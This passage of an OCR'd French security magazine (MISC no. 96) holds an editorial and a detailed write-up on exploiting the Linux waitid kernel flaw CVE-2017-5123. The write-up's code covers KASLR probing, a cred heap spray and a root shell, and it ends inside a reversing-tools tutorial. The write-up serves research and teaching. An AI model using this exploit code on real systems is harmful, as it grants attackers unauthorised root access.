MISC

LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

N° 96
MARS / AVRIL 2018

France MÉTRO. : 8,90 € - CH : 15 CHF
BE/LUX/PORT CONT : 9,90 €
DOM/TOM : 9,50 € - CAN : 16 $ CAD

L 19018 - 96 - F: 8,90 € - RD

RÉSEAU :
Vulnérabilités / SSL

Cartographie des serveurs SMTP sur Internet et déploiement de TLS

p. 74

CODE :
ELF / Objets

Reverse engineering : analyse de binaires en C++

p. 54

SYSTÈME :
Randomization / Wifi

Vie privée & smartphone : pourquoi rendre les adresses MAC aléatoires ?

p. 66

CRYPTOGRAPHIE :
Systèmes embarqués / Attaques par faute

Attaquer le matériel pour contourner les protections logicielles

p. 58

DOSSIER

BLOCKCHAIN : UN RÉEL PROGRÈS POUR LA SÉCURITÉ ?

p. 24

1 - Quelles applications de la blockchain pour la sécurité ?
2 - Parity multi-sig wallet : retour sur un bug à 30M$
3 - Quid de la sécurité des portefeuilles légers Bitcoin ?
4 - De Coinhive aux programmes malveillants : analyse du « mining » indésirable

MALWARE CORNER

Découvrez Cutter et RetDec, deux nouveaux outils pour le reverse

p. 12

EXPLOIT CORNER


Vulnérabilité CVE-2017-5123 sur syscall waitid

p. 06

PENTEST CORNER

Escaladez vos droits sur les infrastructures Active Directory avec PowerSploit

p. 16



8TH EDITION

2018

Trainings: 25 - 27 June
Talks: 28 - 29 June

MAISON DE LA CHIMIE

www.hackinparis.com

organized by

SYSDREAM IT SECURITY SERVICES

www.sysdream.com

MISC est édité par **Les Éditions Diamond**

10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : https://www.miscmag.com
https://www.ed-diamond.com

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Rédacteur en chef adjoint : Émilien Gaspar
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard - Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

ÉDITO

APOCALYPSE ET MÉDIATISATION EN SÉCURITÉ INFORMATIQUE

Tout d'abord, et pour reprendre les lignes du dernier édito, dans le cadre du retour aux sources de la ligne éditoriale de *MISC*, je vais focaliser les thématiques traitées dans les dossiers sur des aspects purement techniques. Bien entendu, certaines seront liées à de nouvelles tendances et comporteront parfois des approches générales du point de vue de la sécurité (conteneurs, blockchain). Tandis que d'autres seront déjà connues, mais avec une approche plus pointue dans les sujets traités (spoil : si tout se passe bien, le prochain dossier sera sur les attaques par canaux auxiliaires avec, au menu, de la crypto, mais aussi des attaques sur les caches – tiens donc !).

Nous sommes à peine quelques mois après l'annonce de Meltdown et Spectre en ce début d'année 2018, et l'on peut déjà rajouter un nouvel épisode à la série des apocalypses en sécurité informatique. XKCD **[0]** nous a d'ailleurs fait le plaisir de fuiter sa liste des futures CVE qui nous attendent cette année. Pour rappel, la fin du monde, en sécurité, c'est quand il y a eu tellement de progrès technique que nous ne sommes plus capables de corriger une faille sans avoir à changer une partie du système. Notez bien toute l'ironie du propos. Mais il ne faut pas tomber ici dans un relativisme qui mettrait sur un même pied d'égalité Meltdown/Spectre avec les failles qui ont connu un tant soit peu de médiatisation depuis que l'on a mis du marketing dans la boucle du responsible-disclosure.

Entre Heartbleed, Shellshock, une vilaine sqli dans Drupal ou WordPress, des flots d'attaques sur des implémentations de TLS, du RCE dans flash, de l'escape de VM sous Xen, du RCE sur Android, MS17-010 ou encore un mot de passe vide pour devenir root sur OSX : il faut tout de même convenir qu'avec Meltdown/Spectre, on a affaire à des vulnérabilités qui risquent de vivre un peu plus longtemps tant il va être compliqué, et c'est un euphémisme, de mettre à jour l'ensemble de ce qui est impacté (un peu près tout ce qui utilise un CPU : téléphones, routeurs, etc.). Cela va être d'autant plus compliqué du fait qu'il n'existe simplement pas de solution permettant de corriger entièrement le problème pour Spectre sur les systèmes existants, seulement quelques contre-mesures rendant plus difficile l'exploitation de la faille. La règle d'or qui consiste en l'application des mises à jour ne va pas tout résoudre, et nous ne sommes très certainement qu'au début d'une tendance qui va voir naître de plus en plus d'attaques visant le matériel, et donc une difficulté à trouver des remèdes logiciels efficaces. Mais qu'en est-il de l'impact réel de ces failles ? Car tout le monde n'est pas fournisseur de cloud (le prérequis pour exploiter la faille étant de pouvoir exécuter du code), et il est encore un peu tôt pour estimer les dégâts causés par ces vulnérabilités. La surmédiatisation des failles de sécurité entraînant la nécessaire expression des experts, Spectre et Meltdown ont connu un bel épisode les plaçant certainement devant l'invasion de sauterelles dans les évènements apocalyptiques. « *Le Mensonge et la Crédulité s'accouplent et engendrent l'Opinion* », écrivait Paul Valéry. Pour ceux qui cherchent une réflexion de qualité avec des explications accessibles sur Meltdown/Spectre, je vous conseille chaudement la lecture du billet Colin Percival sur le sujet **[1]**.

Émilien GASPAR / gapz / eg@miscmag.com

[0] https://m.xkcd.com/1957/

[1] http://www.daemonology.net/blog/2018-01-17-some-thoughts-on-spectre-and-meltdown.html

SOMMAIRE

MISC MAGAZINE
N°96

RÉALISATION D'UNE PREUVE DE CONCEPT POUR LA VULNÉRABILITÉ CVE-2017-5123

Thomas CHAUCHEFOIN – thomas.chauchefoin@synacktiv.com
Julien EGLOFF – julien.egloff@synacktiv.com
Security ninjas @ Synacktiv

mots-clés : LINUX / KERNEL / CVE-2017-5123

Début octobre 2017, une vulnérabilité a été découverte par Chris Salls dans l'implémentation de l'appel système waitid [1] au sein du noyau GNU/Linux, permettant notamment d'écrire des données dans l'espace mémoire réservé au noyau. Cet article tente de retracer de façon détaillée l'étude de la cause de celle-ci ainsi que les différents obstacles rencontrés lors de son exploitation.

1 Premier coup d'œil

1.1 Détails de la vulnérabilité

Un coup d'œil sur le correctif **[PATCH]** permet de voir que la vulnérabilité est présente au sein du syscall **waitid**. Pour rappel, celui-ci permet de mettre une tâche en attente de la complétion d'une autre. Le message de commit est assez sommaire (*waitid(): Add missing access_ok() checks*) et la modification apportée ne fait que deux lignes :

```
+ if (!access_ok(VERIFY_WRITE, infop, sizeof(*infop)))
+ goto Efault;
```

Après une rapide lecture de la documentation sur **access_ok**, on découvre que cet appel de fonction permet de s'assurer de l'innocuité de l'accès pour une taille donnée à une adresse passée en argument. Par innocuité et dans notre cas d'une architecture x86, on entend ici deux choses :

- cette adresse pointe vers l'espace utilisateur ; ne pas oublier que nous sommes en train de traiter un appel système et que nous sommes donc en espace noyau en train d'exécuter du code privilégié ;
- l'action ne risque pas de sortir des zones mémoires assignées à la tâche courante. À noter qu'aucune distinction n'est faite entre le droit d'écriture (**VERIFY_WRITE**) et le droit de lecture (**VERIFY_READ**).

On peut alors supposer que la vulnérabilité est liée au fait qu'aucune restriction n'était exercée sur l'adresse contenue dans le pointeur **infop**. En se basant sur le code de ce syscall, on peut voir que cette valeur est directement issue des paramètres de l'appel système et est ainsi contrôlable depuis l'espace utilisateur :

```
SYSCALL_DEFINE5(waitid, int, which, pid_t, upid, struct siginfo
__user *,
    infop, int, options, struct rusage __user *, ru)
```

En cas de succès de l'opération, la structure **siginfo** est écrite en espace utilisateur à l'adresse pointée par **infop** :

```
user_access_begin();
unsafe_put_user(signo, &infop->si_signo, Efault);
unsafe_put_user(0, &infop->si_errno, Efault);
unsafe_put_user(info.cause, &infop->si_code, Efault);
unsafe_put_user(info.pid, &infop->si_pid, Efault);
unsafe_put_user(info.uid, &infop->si_uid, Efault);
unsafe_put_user(info.status, &infop->si_status, Efault);
user_access_end();
return err;
```

Cette structure est définie de la façon suivante **[SIGINFO]** (seule la partie de l'*union* qui nous intéresse est montrée ici) :

```
typedef struct siginfo {
    int si_signo;
    int si_errno;
    int si_code;

    union {
        int _pad[SI_PAD_SIZE];
--SNIP--
        /* SIGCHLD */
        struct {
            __kernel_pid_t _pid;/* which child */
            __ARCH_SI_UID_T _uid; /* sender's uid */
            int _status;   /* exit code */
            __ARCH_SI_CLOCK_T _utime;
            __ARCH_SI_CLOCK_T _stime;
        } _sigchld;
--SNIP--
```

En fonction des options passées à **waitid**, les champs **_pid** (PID de la tâche concernée) et **_status** (code d'état associé) seront contrôlables, les autres se verront mis à **0**.

Auparavant, la structure était copiée en espace utilisateur par le biais de la fonction **put_user** (basée sur **__put_user_x**) et dont l'implémentation s'assurait justement qu'il était possible d'écrire à l'adresse souhaitée sans risque (voir **arch/x86/lib/putuser.S**). Visiblement pour des raisons de performance, tous ces appels ont donc été remplacés par **unsafe_put_user**, fonction elle-même basée sur **__put_user_asm**, ne faisant aucune vérification préalable, celles-ci étant désormais du ressort du développeur **[VULN]**.

1.2 Préparation d'un environnement de test

Avant de pouvoir procéder à la création d'une preuve de concept, il convient de disposer d'un environnement où tester celle-ci. Cette vulnérabilité ayant été corrigée dans le commit 96ca579a1ecc, nous allons compiler une version du noyau GNU/Linux dans son état juste avant que le correctif ne soit appliqué. Pour ce faire, il suffit de cloner le dépôt git du projet et de revenir au commit parent du correctif :

```
$ git clone git://git.kernel.org/pub/scm/linux/kernel/git/stable/
linux-stable.git && cd linux-stable
Cloning into 'linux-stable'...
remote: Counting objects: 6411352, done.
[...]
$ git checkout 96ca579a1ecc~1
$ git status
HEAD detached at ff33952e4d23
```

Nous allons également avoir à créer un environnement simple afin de pouvoir utiliser ce noyau, en particulier d'un init, processus principal de l'espace utilisateur. Le projet Busybox nous permettra d'avoir tous ces éléments, et leur init se chargera d'appeler le script **/etc/init.d/rcS** où nous effectuerons toutes les commandes nécessaires à l'initialisation du système.

Le reste des étapes de configuration et de compilation du noyau et de Busybox sortent du cadre de cet article. Tous les fichiers de configuration, codes d'exploitation et images préconçues sont néanmoins accessibles sur le dépôt GitHub **Synactkiv/exploiting-cve-2017-5123** **[GITHUB]**.

1.3 Première preuve de concept

Avec toutes ces informations, il est désormais possible de faire une première preuve de concept. Afin de la faciliter, nous allons tout d'abord désactiver une protection nommée KASLR, en ajoutant l'argument **nokaslr** à la ligne de commandes noyau :

```
qemu-system-x86_64 (...) -append "root=/dev/ram rdinit=/sbin/init
console=ttyS0 quiet nokaslr"
```

Sans cette protection, l'adresse de base du noyau sera fixée à **0xffffffff81000000** (cet article reviendra un peu plus en détail sur cette protection). On peut alors se référer au fichier **System.map** (issu de la compilation) afin d'obtenir la liste de tous les symboles exportés ainsi que leurs adresses. On peut confirmer par la même occasion que le noyau se situe bien où nous le supposons :

```
$ grep _text System.map
ffffffff81000000 T _text
```

En écrivant des données un peu au hasard à partir de cette adresse, nous devrions être en mesure d'obtenir une exception ne pouvant être correctement gérée par le noyau :

```
for (unsigned long addr = 0xffffffff81000000; ; addr += 0x1000) {
    syscall(SYS_waitid, P_ALL, 0, addr, WEXITED, NULL);
}
```

Le crash ne se fait pas attendre et survient après quelques secondes :

```
synacktiv@vulnkern:~$ /mnt/share/oops_poc
[  203.985676] BUG: unable to handle kernel paging request at
ffffffff00000000
[  203.987265] IP: ktime_get_update_offsets_now+0x44/0x100
(...)
[  203.989773] Call Trace:
[  203.990037]  <IRQ>
[  203.990216]  hrtimer_interrupt+0x7e/0x1d0
[  203.990354]  smp_apic_timer_interrupt+0x5a/0x120
[  203.990448]  apic_timer_interrupt+0x90/0xa0
[  203.990585]  </IRQ>
```

2 Conception d'un exploit

Au fil des années, diverses protections ont été ajoutées au noyau afin de rendre l'exploitation de certaines classes de bugs beaucoup plus complexes. Certaines techniques

moins précises restent toujours utilisables (comme celle qui sera utilisée ici pour obtenir une élévation de privilèges), mais ne réussiront pas systématiquement. Tout échec mettra le noyau dans un état instable et nécessitera de redémarrer le système, ce qui n'est pas toujours souhaitable.

2.1 SMEP / SMAP

SMEP (*Supervisor Mode Execution Prevention*) et SMAP (*Supervisor Mode Access Prevention*) sont deux protections mises en place par certaines séries de processeurs afin d'interdire l'accès à des pages mappées en espace utilisateur depuis du code plus privilégié (en règle générale, le noyau). Celles-ci peuvent être activées ou désactivées en changeant respectivement les bits 20 et 21 du registre **CR4**. Il s'agit notamment d'une action réalisée par le noyau lorsqu'il a temporairement besoin d'écrire des données en espace utilisateur.

Une façon simple d'exploiter cette écriture arbitraire aurait alors été d'identifier la présence d'un pointeur de fonction quelque part dans la mémoire et de réécrire les octets les plus significatifs afin de le faire pointer vers une adresse en espace utilisateur. De la même façon, il ne sera pas possible d'y placer un *shellcode* pour tenter d'exploiter un déréférencement de pointeur nul.

Une exploitation basée sur cette technique a été proposée par @XeR_0x2A et @chaign_c **[NULL-DEREF]**. Ces deux protections nécessitent donc d'être désactivées et le paramètre **mmap_min_addr** ne doit pas empêcher d'allouer de la mémoire virtuelle à l'adresse **0x0**.

2.2 KASLR

Cette protection est présente par défaut sur *Linux* depuis le noyau 4.12 et permet de distribuer aléatoirement l'espace d'adressage du noyau ; KASLR signifiant *Kernel Address Space Layout Randomization*. À chaque redémarrage, celui-ci sera présent à un endroit différent en mémoire. Il n'est alors plus possible de savoir à l'avance ce qui se trouve là où nous allons écrire, compliquant certaines méthodes d'exploitation. À titre d'exemple, notre première preuve de concept n'est même plus fonctionnelle avec cette protection !

Afin de pouvoir la contourner, il va être nécessaire de disposer d'une deuxième primitive qui pourrait permettre de découvrir à quelle adresse le noyau a été mappé. Pour ce faire, un comportement intéressant de la fonction **unsafe_put_user** est que celle-ci retournera **-EFAULT** dans le cas où l'on tenterait d'écrire dans une page qui n'est pas mappée ou en lecture seule. Par ce biais, en se référant à l'implémentation de KASLR afin de connaître l'adresse minimale où pourra être placé le noyau, il est possible de tenter des écritures successives en remontant progressivement dans la mémoire afin de le trouver. À noter également que l'adresse sera alignée sur 2 Mo :

```
#define CONFIG_PHYSICAL_ALIGN 0x200000
#define PROBE_OFFSET          0xe00000
--SNIP--
unsigned long get_kernel_base()
{
    unsigned long addr_min = 0xffffffff00000000;
    unsigned long addr_max = 0xffffffffe0000000;

    for (unsigned long current = addr_min; addr_min < addr_max;
current += CONFIG_PHYSICAL_ALIGN) {
        syscall(SYS_waitid, P_ALL, 0, current + PROBE_OFFSET,
WEXITED, NULL);
        if (errno != EFAULT) {
            return current;
        }
    }

    return -1;
}
```

2.3 Exploitation via un heap spray

Dans le noyau, chaque tâche se voit associer une structure **task_struct**, dont un de ses membres pointe vers une structure **cred** **[CRED]**, où l'on peut y trouver les membres suivants :

```
struct cred {
--SNIP--
  kuid_t  uid;   /* real UID of the task */
  kgid_t  gid;   /* real GID of the task */
  kuid_t  suid;  /* saved UID of the task */
  kgid_t  sgid;  /* saved GID of the task */
  kuid_t  euid;  /* effective UID of the task */
  kgid_t  egid;  /* effective GID of the task */
--SNIP--
  kernel_cap_t cap_effective; /* caps we can actually use */
  kernel_cap_t cap_bset; /* capability bounding set */
  kernel_cap_t cap_ambient; /* Ambient capability set */
--SNIP--
} __randomize_layout;
```

Parmi ceux-ci, on peut remarquer la présence de plusieurs valeurs définissant les privilèges sous lesquels le processus est exécuté (**uid**, **euid**...) ou ses *capabilities* (**cap_effective**). Si notre exploit parvient à réécrire l'un d'eux par un zéro, il nous sera possible d'élever les privilèges associés (**0** correspondant à l'utilisateur le plus privilégié).

Pour contourner toutes les protections en place, une idée consisterait à faire appel à **fork** plusieurs milliers de fois afin de placer en mémoire de nombreuses structures **cred** et de tenter de réécrire un des membres évoqués ci-dessus : c'est ce qu'on appelle un *heap spray*. Cependant, il ne va pas être possible de prédire précisément leur position : il aurait fallu disposer d'un *infoleak* nous permettant d'obtenir une copie de la mémoire du noyau ou au moins un pointeur vers l'une d'elles.

Bien qu'il ne soit pas nécessaire de connaître l'adresse de base du noyau avec cette technique, nous allons pouvoir utiliser la même méthode que celle présentée dans la section précédente afin de trouver l'adresse de base du tas (*heap*) du noyau. Le code est

sensiblement le même, sauf que nous partirons de l'adresse **0xffff000000000000** et utiliserons un plus grand incrément.

Par ailleurs, on peut supposer que ces allocations auront toujours lieu à une certaine distance de l'adresse de base de la *heap*. Afin de le confirmer, une méthode proposée par Federico Bento **[PUTAS]** est de créer un module noyau affichant l'adresse du membre **euid** du processus obtenant un descripteur de fichier sur **/proc/euid** :

```
struct proc_dir_entry *proc;
--SNIP--
static int open_callback(struct inode *inode, struct file *file)
{
    printk("&current->cred->euid: %p\n", &current->cred->euid);
    return single_open(file, show, NULL);
}

static const struct file_operations fops = {
  .owner = THIS_MODULE,
  .open  = open_callback,
  .read  = read_callback,
};

int __init init_module(void){
    proc = proc_create("euid", 0, NULL, &fops);
    if(proc_file_entry == NULL)
        return -ENOMEM;
    return 0;
}
```

En appelant **open** sur cette entrée dans **/proc** depuis une boucle effectuant plusieurs *forks*, le résultat suivant est obtenu dans les journaux système. On remarque que ces adresses sont assez proches et alignées de la même façon :

```
[   13.787399] &current->cred->euid: ffff89c1e8e9bf14
[   13.787616] &current->cred->euid: ffff89c1e8f11554
[   13.787813] &current->cred->euid: ffff89c1e8ee3254
[   13.788037] &current->cred->euid: ffff89c1e8f11b54
[   13.788150] &current->cred->euid: ffff89c1e8ee3a94
[   13.801935] &current->cred->euid: ffff89c1e8f3ce54
[   13.802645] &current->cred->euid: ffff89c1e8ecbe54
[   13.802868] &current->cred->euid: ffff89c1e8f3c854
[   13.803108] &current->cred->euid: ffff89c1e8f75314
[   13.803322] &current->cred->euid: ffff89c1e8f75e54
```

On détermine par ce biais un offset par rapport à l'adresse de base de la *heap* en faisant la différence entre celle-ci et l'adresse la plus basse de la liste. Il aurait également été possible de trouver des adresses grâce à GDB, même si le processus est bien plus fastidieux. Dans notre cas, un offset de **0x1e8e9bf14** va être utilisé, celui-ci dépendant de la version exacte du noyau utilisé et des autres applications et modules présents sur le système :

```
puts("[-] Writing to kernel heap...");
unsigned long addr = get_kernel_heap() + 0x1e8e9bf14 ;
for (; addr < addr + 0x100000; start += 0x1000)
{
    syscall(SYS_waitid, P_ALL, 0, start, WEXITED, NULL);
    usleep(100000);
}
```

Afin d'interrompre l'écriture lorsqu'un des processus disposera des droits souhaités et d'éviter d'écrire sur des données sensibles (si cela ne s'est pas déjà produit...), on peut mettre en place un espace mémoire partagé entre les fils et le père afin de faire ce qui ressemble à de la synchronisation :

```
int *shared = mmap(NULL, sizeof(int), PROT_READ | PROT_WRITE, MAP_
SHARED | MAP_ANONYMOUS, -1, 0);
--SNIP--
for (int i = 0; i < 1000; i++) {
    if (fork())
        while (geteuid()) {
           sleep(1);
           if (*shared)
                exit(1);
        }
        *shared = 1;
        setreuid(0, 0);
        setuid(0);
        printf("Yay! Got uid %d euid %d\n", getuid(), geteuid());
--SNIP--
for (; addr < addr + 0x100000 && !*shared; start += 0x1000) {
     syscall(SYS_waitid, P_ALL, 0, start, WEXITED|WNOHANG|__
WNOTHREAD, NULL);
--SNIP--
```

Ne reste plus qu'à lancer le code un peu plus d'une dizaine de fois, et avec un peu de chance (en fonction de l'alignement des planètes), une instance de **cred** sera réécrite sans rien écraser d'important avant, permettant ainsi de profiter des droits de **root** :

```
synacktiv@vulnkern:~$ /mnt/share/exploit
[+] Found kernel heap base: 0xffff897640000000
[-] Spraying...
[-] Writing to kernel heap...
Yay! Got uid 0 euid 0
```

2.4 Améliorations

Deux points restent à améliorer :

- notre *heap spray* n'est pas très précis et nous réécrivons beaucoup trop de structures placées entre deux instances de **cred** ;
- il serait préférable d'obtenir un vrai shell, plutôt que de juste afficher un message.

Une astuce permettant d'augmenter fortement les chances de succès consiste en l'utilisation de **clone** plutôt que de **fork**. Par ce biais, nous pouvons créer de nouveaux processus fils disposant de structures **cred** propres, mais sans allouer autant de mémoire pour chacun d'entre eux : l'espace d'adressage virtuel, les descripteurs de fichiers et les gestionnaires de signaux sont partagés avec le parent. L'exploit prend alors la forme suivante :

```
static int child_function(__attribute__ ((unused)) void *argument)
{
    while (geteuid()) {
        usleep(100000);
        if (*shared)
            sleep(1000);
    }
    puts("[+] Got root euid!");
    puts("[+] Notifying clones...");
    *shared = 1;
    --SNIP-- // Do evil things here!
    return 0;
}
```

```
void *stack = malloc(STACK_SIZE);
--SNIP--
for (int i = 0; i < 1000; i++) {
  --SNIP--
  clone(child_function, stack, CLONE_VM|SIGCHLD, NULL);
--SNIP-- // Loop calling waitid() to write privilegied memory
```

En utilisant à nouveau le module noyau pour obtenir des exemples d'adresses où trouver le membre **euid**, cette hypothèse est confirmée :

```
[   15.703979] &current->cred->euid: ffff8a53fb5000d4
[   15.704042] &current->cred->euid: ffff8a53fb500014
[   15.704102] &current->cred->euid: ffff8a53fb580014
[   15.704526] &current->cred->euid: ffff8a53fb5800d4
[   15.704592] &current->cred->euid: ffff8a53fb5009d4
```

Ne reste alors plus qu'à appeler **system("bin/sh")** une fois qu'une des tâches voit son **euid** devenir **0** :

```
synacktiv@vulnkern:~$ /mnt/share/exploit
[+] Found kernel heap base: 0xffff925040000000
[-] Cloning...
[-] Writing to kernel heap...
(...)
[+] Got root euid!
[+] Notifying clones...
[+] euid: 0, uid: 0
root@vulnkern:/home/synacktiv$ id
uid=0(root) gid=0 groups=1000
root@vulnkern:/home/synacktiv$ cat /etc/passwd
root:$6$saltsalt$qFmFH.bQmmtXzy(...)L3nh/:0:0:root:/root:/bin/sh
synacktiv:x:1000:1000:user:/home/synacktiv:/bin/sh
```

Conclusion

Cette vulnérabilité a été introduite par un développeur noyau chevronné lors d'une migration vers une nouvelle API permettant de traiter les données de l'espace utilisateur, malgré les alertes assez explicites de la documentation (*the naming is a big fat warning: you have to not only do the access_ok() checking before using them*). Comme relevé dans les commentaires de l'article LWN sur cette vulnérabilité **[UNSAFE]**, ces nouvelles fonctions auraient pu se baser sur le typage du langage C afin de n'accepter que des pointeurs vers des zones mémoire sur lesquelles une vérification aurait déjà été effectuée. Les fonctions comme **access_ok** pourraient par exemple retourner un pointeur d'un type en **unsafe_*** et toutes les fonctions comme **unsafe_put_user** attendre un paramètre de ce type ; un avertissement du compilateur serait ainsi levé en cas de mauvaise utilisation de l'API.

Bien qu'il n'ait pas été possible d'élever nos privilèges à chaque tentative (un peu moins de 10 % avec des appels à **fork**, puis presque 100 % après l'utilisation de **clone**) et que chaque tentative échouée résulte en un redémarrage forcé de l'hôte, on voit qu'il reste possible d'exploiter de telles vulnérabilités malgré toutes les protections actuellement en place sur le noyau Linux. Notamment, l'*infoleak* mineur directement issu du comportement de notre primitive d'écriture s'avère être suffisant pour contourner KASLR.

L'exploitation de vulnérabilités telles que Spectre et Meltdown **[CPU]** serait une façon tout à fait réaliste de stabiliser définitivement l'exploitation de **waitid** quelle que soit la version du noyau, sans avoir à calculer d'offset au préalable. Celles-ci nous permettraient de lire progressivement à partir de la base de la *heap* jusqu'à identifier une structure **cred** appartenant à un processus en cours d'exécution. Cet exercice est laissé au lecteur, les premières preuves de concept n'étant sorties qu'à la fin de la rédaction de cet article ;-) ■

Remerciements

Merci à Chris Salls [SALLS] et Federico Bento [PUTAS] (même si celui-ci n'a pas distribué son exploit !) pour leurs articles respectifs présentant l'exploitation de cette vulnérabilité dans différents contextes ; la plupart des idées et techniques présentées dans cet article en sont directement inspirées.

Références

[GITHUB] Dépôt GitHub contenant une copie du code source de l'exploit et un environnement pour le reproduire facilement : https://github.com/synacktiv/exploiting-cve-2017-5123

[VULN] Patch introduisant la vulnérabilité CVE-2017-5123 : https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=4c48abe91be0

[PATCH] Patch corrigeant la vulnérabilité CVE-2017-5123 : https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=96ca579a1ecc

[SIGINFO] Détail de la structure siginfo : https://elixir.free-electrons.com/linux/v4.14-rc4/source/include/uapi/asm-generic/siginfo.h#L49

[SALLS] Article de Chris Salls dans le cadre de la sandbox de Chrome : https://salls.github.io/Linux-Kernel-CVE-2017-5123/

[UNSAFE] *unsafe_put_user() turns out to be unsafe* : https://lwn.net/Articles/736391/

[GRSEC] Critique de KASLR par spender du projet grsec : https://forums.grsecurity.net/viewtopic.php?f=7&t=3367

[NULL-DEREF] Exemple d'exploitation basée sur un déréférencement de pointeur nul : https://github.com/nongiach/CVE/blob/master/CVE-2017-5123/

[CRED] Détail de la structure cred : http://elixir.free-electrons.com/linux/v4.14-rc4/source/include/linux/cred.h#L111

[CPU] Preuve de concept de Meldown et Spectre par mniip : https://github.com/mniip/spectre-meltdown-poc

[PUTAS] Article de Federico Bento sur la vulnérabilité : https://reverse.put.as/2017/11/07/exploiting-cve-2017-5123/

ikoula
HÉBERGEUR CLOUD

PRÉSENTE

CLOUD**IKOULA**ONE

Le succès est votre prochaine destination

MIAMI SINGAPOUR PARIS
AMSTERDAM FRANCFORT ___

*CLOUD**IKOULA**ONE* est une solution de Cloud public, privé et hybride qui vous permet de déployer **en 1 clic et en moins de 30 secondes** des machines virtuelles à travers le monde sur des infrastructures SSD haute performance.

www.ikoula.com sales@ikoula.com 01 84 01 02 50

ikoula
HÉBERGEUR CLOUD

NOM DE DOMAINE | HÉBERGEMENT WEB | SERVEUR VPS | SERVEUR DÉDIÉ | CLOUD PUBLIC | MESSAGERIE | STOCKAGE | CERTIFICATS SSL

CADEAUX DE NOËL AUX REVERSERS

Paul RASCAGNÈRES – prascagn@cisco.com
Expert sécurité chez Cisco Talos

mots-clés : REVERSE ENGINEERING / ASSEMBLEUR / DÉCOMPILATEUR / OPEN SOURCE / ANALYSE / RADARE2 / CUTTER / RETDEC

La fin d'année 2017 a été riche en mise à disposition de logiciels libres pour les fans de rétroconception. Dans cet article, nous allons voir deux de ces outils : cutter, une interface graphique au programme radare2 et RetDec, un décompilateur basé sur LLVM. Cet article présentera ces deux outils et leur utilisation avec un exemple dont nous possèderons le code source afin de plus facilement visualiser leur fonctionnement.

1 Présentation du cas d'étude

Pour cet article, nous allons travailler sur la base du code source suivant :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char data[]="\x97\x8b\x8b\x8f\xc5\xd0\xd0\x88\x88\x88\xd1\x92\x96\
x8c\x9c\x92\x9e\x98\xd1\x9c\x90\x92\xf5";

struct CC
{
    char URL[50];
    int key;
    char Decoded[50];
};

void decode(struct CC* cc_);

int main()
{
    struct CC cc_;
    strncpy(cc_.URL, data, sizeof(cc_.URL));
    cc_.key=0xFF;
    printf("Demarrage...\n");
    printf("CC: ");
    decode(&cc_);
